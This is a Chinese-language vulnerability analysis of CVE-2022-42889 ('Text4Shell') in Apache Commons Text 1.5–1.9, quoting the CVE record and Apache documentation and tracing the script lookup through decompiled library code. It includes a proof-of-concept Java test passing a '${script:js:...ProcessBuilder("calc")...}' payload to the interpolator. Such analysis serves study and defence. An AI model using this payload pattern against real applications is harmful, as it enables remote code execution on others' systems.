CVE-2022-42889 Apache Commons Text RCE 漏洞分析

2022年11月23日
漏洞分析 (/category/vul-analysis/)

作者：xxhzz@星阑科技PortalLab
原文链接：https://mp.weixin.qq.com/s/5B8MjKNB9UrsV6D-dKwTng (https://mp.weixin.qq.com/s/5B8MjKNB9UrsV6D-dKwTng)

前言

最近一直在对刚研发出来的自动化Web/API漏洞Fuzz的命令行扫描工具进行维护更新（工具地址：https://github.com/StarCrossPortal/scalpel (https://github.com/StarCrossPortal/scalpel)），目前扫描工具已更新至第三个版本，新增了5条2022年CVE漏洞POC，修复了例如Content-Type和body类型不一致等问题。最新版本测试稳定，满足Web/API的漏洞Fuzz和多场景的漏洞检测，欢迎大家试用。


在维护更新扫描器POC库时，笔者看到了这个被称为“Textshell”的CVE漏洞，决定学习分析一波。

项目介绍

Apache Commons Text 是一个低级库，用于执行各种文本操作，例如转义、计算字符串差异以及用通过插值器查找的值替换文本中的占位符。

漏洞描述

2022年10月13号，官方发布了Apache Commons Text的漏洞通告，漏洞编号：CVE-2022-42889。Apache Commons Text 执行变量插值，允许动态评估和扩展属性。插值的标准格式是“${prefix:name}”，其中“prefix”用于定位执行插值的。org.apache.commons.text.lookup.StringLookup 的实例。从 1.5 版到 1.9 版，攻击者可构造恶意文本，使得Apache Commons Text 在解析时执行任意恶意代码。



CVE-2022-42889 PUBLISHED View JSON

Apache Commons Text prior to 1.10.0 allows RCE when applied to untrusted input due to insecure interpolation defaults

IMPORTANT NOTIFICATION

As of October 6, 2022, **CVE Records** on this cve.org website will be displayed in **CVE JSON 5.0** only. Downloads in this format will be introduced in 2023.

During the transition period, CVE Records may still be viewed in CVE JSON 4.0 format on the **CVE List GitHub pilot** website while the traditional CVE List download formats will continue to be available on the legacy **cve.mitre.org** website. **Learn more here**.

Assigner: Apache
Published: 2022-10-13 **Updated:** 2022-10-21

Apache Commons Text performs variable interpolation, allowing properties to be dynamically evaluated and expanded. The standard format for interpolation is "${prefix:name}", where "prefix" is used to locate an instance of org.apache.commons.text.lookup.StringLookup that performs the interpolation. Starting with version 1.5 and continuing through 1.9, the set of default Lookup instances included interpolators that could result in arbitrary code execution or contact with remote servers. These lookups are: - "script" - execute expressions using the JVM script execution engine (javax.script) - "dns" - resolve dns records - "url" - load values from urls, including from remote servers Applications using the interpolation defaults in the affected versions may be vulnerable to remote code execution or unintentional contact with remote servers if untrusted configuration values are used. Users are recommended to upgrade to Apache Commons Text 1.10.0, which disables the problematic interpolators by default.

星阑实验室 seebug

利用范围

1.5 <= Apache Commons Text <= 1.9

漏洞分析

环境搭建

IDEA 通过Maven导入依赖

pom.xml如下：

```
<dependencies>
    <dependency>
        <groupId>org.apache.commons</groupId>
        <artifactId>commons-configuration2</artifactId>
        <version>2.7</version>
    </dependency>
    <dependency>
        <groupId>org.apache.commons</groupId>
        <artifactId>commons-text</artifactId>
        <version>1.9</version>
    </dependency>
    <dependency>
        <groupId>org.apache.commons</groupId>
        <artifactId>commons-lang3</artifactId>
        <version>3.12.0</version>
    </dependency>
</dependencies>
```


测试代码：

```
package org.text;

import org.apache.commons.text.StringSubstitutor;

public class Main {
    public static void main(String[] args) {

        StringSubstitutor interpolator = StringSubstitutor.createInterpolat
or();
//        String payload = interpolator.replace("${script:js:new java.lang.
ProcessBuilder(\"calc\").start()}");
        String payload = "${script:js:new java.lang.ProcessBuilder(\"calc
\").start()}";
        interpolator.replace(payload);
    }
}
```

JDK版本1.8

动态分析

在代码分析之前，我们先看看官方用户手册（https://commons.apache.org/proper/commons-text/userguide.html (https://commons.apache.org/proper/commons-text/userguide.html)）中的内容。


text.lookup

Provides algorithms for looking up strings used by a StringSubstitutor. Standard lookups are defined in StringLookupFactory and the associated DefaultStringLookup enum.


The example below demonstrates use of the default lookups for `StringSubstitutor` in order to construct a complex string.

NOTE: The list of lookups available by default changed in version 1.10.0. See the documentation for StringLookupFactory for details and instructions on how to reproduce the previous behavior.

```
final StringSubstitutor interpolator = StringSubstitutor.createInterpolator();
final String text = interpolator.replace(
    "Base64 Decoder:        ${base64Decoder:SGVsbG9Xb3JsZCE=}\n" +
    "Base64 Encoder:        ${base64Encoder:HelloWorld!}\n" +
    "Java Constant:         ${const:java.awt.event.KeyEvent.VK_ESCAPE}\n" +
    "Date:                  ${date:yyyy-MM-dd}\n" +
    "Environment Variable:  ${env:USERNAME}\n" +
    "File Content:          ${file:UTF-8:src/test/resources/document.properties}\n" +
    "Java:                  ${java:version}\n" +
    "Localhost:             ${localhost:canonical-name}\n" +
    "Properties File:       ${properties:src/test/resources/document.properties::mykey}\n" +
    "Resource Bundle:       ${resourceBundle:org.apache.commons.text.example.testResourceBundleLookup:mykey}\n" +
    "System Property:       ${sys:user.dir}\n" +
    "URL Decoder:           ${urlDecoder:Hello%20World%21}\n" +
    "URL Encoder:           ${urlEncoder:Hello World!}\n" +
    "XML XPath:             ${xml:src/test/resources/document.xml:/root/path/to/node}\n"
);
```

这里演示了使用默认查找StringSubstitutor来构造复杂字符串的用法，而漏洞描述中的关键所在就是执行变量插值，其标准格式是${prefix:name}。

参考下 StringLookupFactory的文档（http://commons.apache.org/proper/commons-text/apidocs/org/apache/commons/text/lookup/StringLookupFactory.html (http://commons.apache.org/proper/commons-text/apidocs/org/apache/commons/text/lookup/StringLookupFactory.html)）


Unless explicitly requested otherwise, a set of default lookups are included for convenience with these variable interpolation methods. These defaults are listed in the table below. However, the exact lookups included can be configured through the use of the "org.apache.commons.text.lookup.StringLookupFactory.defaultStringLookups" system property. If present, this system property will be parsed as a comma-separated list of lookup names, with the names being those defined by the DefaultStringLookup enum. For example, setting this system property to "BASE64_ENCODER,ENVIRONMENT" will only include the BASE64_ENCODER and ENVIRONMENT lookups. Setting the property to the empty string will cause no defaults to be configured. Note that not all lookups defined here and in DefaultStringLookup are included by default. Specifically, lookups that can execute code (e.g., SCRIPT) and those that can result in contact with remote servers (e.g., URL and DNS) are not included by default. The current set of default lookups can be accessed directly with addDefaultStringLookups(Map).

Default String Lookups

Key	Interface	Factory Method	Since
"base64Decoder"	StringLookup	base64DecoderStringLookup()	1.6
"base64Encoder"	StringLookup	base64EncoderStringLookup()	1.6
"const"	StringLookup	constantStringLookup()	1.5
"date"	StringLookup	dateStringLookup()	1.5
"env"	StringLookup	environmentVariableStringLookup()	1.3
"file"	StringLookup	fileStringLookup()	1.5
"java"	StringLookup	javaPlatformStringLookup()	1.5
"localhost"	StringLookup	localHostStringLookup()	1.3
"properties"	StringLookup	propertiesStringLookup()	1.5
"resourceBundle"	StringLookup	resourceBundleStringLookup()	1.6
"sys"	StringLookup	systemPropertyStringLookup()	1.3
"urlDecoder"	StringLookup	urlDecoderStringLookup()	1.5
"urlEncoder"	StringLookup	urlEncoderStringLookup()	1.5
"xml"	StringLookup	xmlStringLookup()	1.5

Additional String Lookups (not included by default)

Key	Interface	Factory Method	Since
"dns"	StringLookup	dnsStringLookup()	1.8
"url"	StringLookup	urlStringLookup()	1.5
"script"	StringLookup	scriptStringLookup()	1.5

This class also provides functional lookups used as building blocks for other lookups.

Functional String Lookups


Interface	Factory Method	Since
BiStringLookup	biFunctionStringLookup(BiFunction)	1.9
StringLookup	functionStringLookup(Function)	1.9

Since:
1.3

自从1.5版本之后，可以满足script类型的字符串查找，但是并不是默认包括的。

将代码定位到


org.apache.commons.text.lookup.InterpolatorStringLookup#lookup



```java
public String lookup(String var) {
    if (var == null) {
        return null;
    } else {
        int prefixPos = var.indexOf(58);
        if (prefixPos >= 0) {
            String prefix = toKey(var.substring(0, prefixPos));
            String name = var.substring(prefixPos + 1);
            StringLookup lookup = (StringLookup)this.stringLookupMap.get(prefix);
            String value = null;
            if (lookup != null) {
                value = lookup.lookup(name);
            }

            if (value != null) {
                return value;
            }

            var = var.substring(prefixPos + 1);
        }

        return this.defaultStringLookup != null ? this.defaultStringLookup.lookup(var) : null;
    }
}
```

这里lookup方法会提取":"后的部分作为 prefix 值，然后根据 stringLookupMap 提取其对应的 lookup 实例化对象。


到org.apache.commons.text.lookup.ScriptStringLookup#lookup中。



```java
}

public String lookup(String key) {
    if (key == null) {
        return null;
    } else {
        String[] keys = key.split(SPLIT_STR, limit: 2);
        int keyLen = keys.length;
        if (keyLen != 2) {
            throw IllegalArgumentExceptions.format("Bad script key format [%s]; expected format is EngineName:Script.", 
        } else {
            String engineName = keys[0];
            String script = keys[1];

            try {
                ScriptEngine scriptEngine = (new ScriptEngineManager()).getEngineByName(engineName);
                if (scriptEngine == null) {
                    throw new IllegalArgumentException("No script engine named " + engineName);
                } else {
                    return Objects.toString(scriptEngine.eval(script), (String)null);
                }
            } catch (Exception var7) {
                throw IllegalArgumentExceptions.format(var7, format: "Error in script engine [%s] evaluating script [%s].
            }
        }
```


调用ScriptEngineManager执行代码。

了解了漏洞后半部分，打下断点，动态调试一下，看看如何调用lookup方法。



```
package org.example;

import org.apache.commons.text.StringSubstitutor;

public class Main {
    public static void main(String[] args) {

        StringSubstitutor interpolator = StringSubstitutor.createInterpolator();
//        String payload = interpolator.replace("${script:js:new java.lang.ProcessBuilder(\"calc\").start()}");
        String payload = "${script:js:new java.lang.ProcessBuilder(\"calc\").start()}";
        interpolator.replace(payload);
    }
}
```


org.apache.commons.text.StringSubstitutor#createInterpolator



```
    private boolean enableSubstitutionInVariables;
    private boolean enableUndefinedVariableException;
    private char escapeChar;
    private StringMatcher prefixMatcher;
    private boolean preserveEscapes;
    private StringMatcher suffixMatcher;
    private StringMatcher valueDelimiterMatcher;
    private StringLookup variableResolver;

    public static StringSubstitutor createInterpolator() {
        return new StringSubstitutor(StringLookupFactory.INSTANCE.interpolatorStringLookup());
    }
```

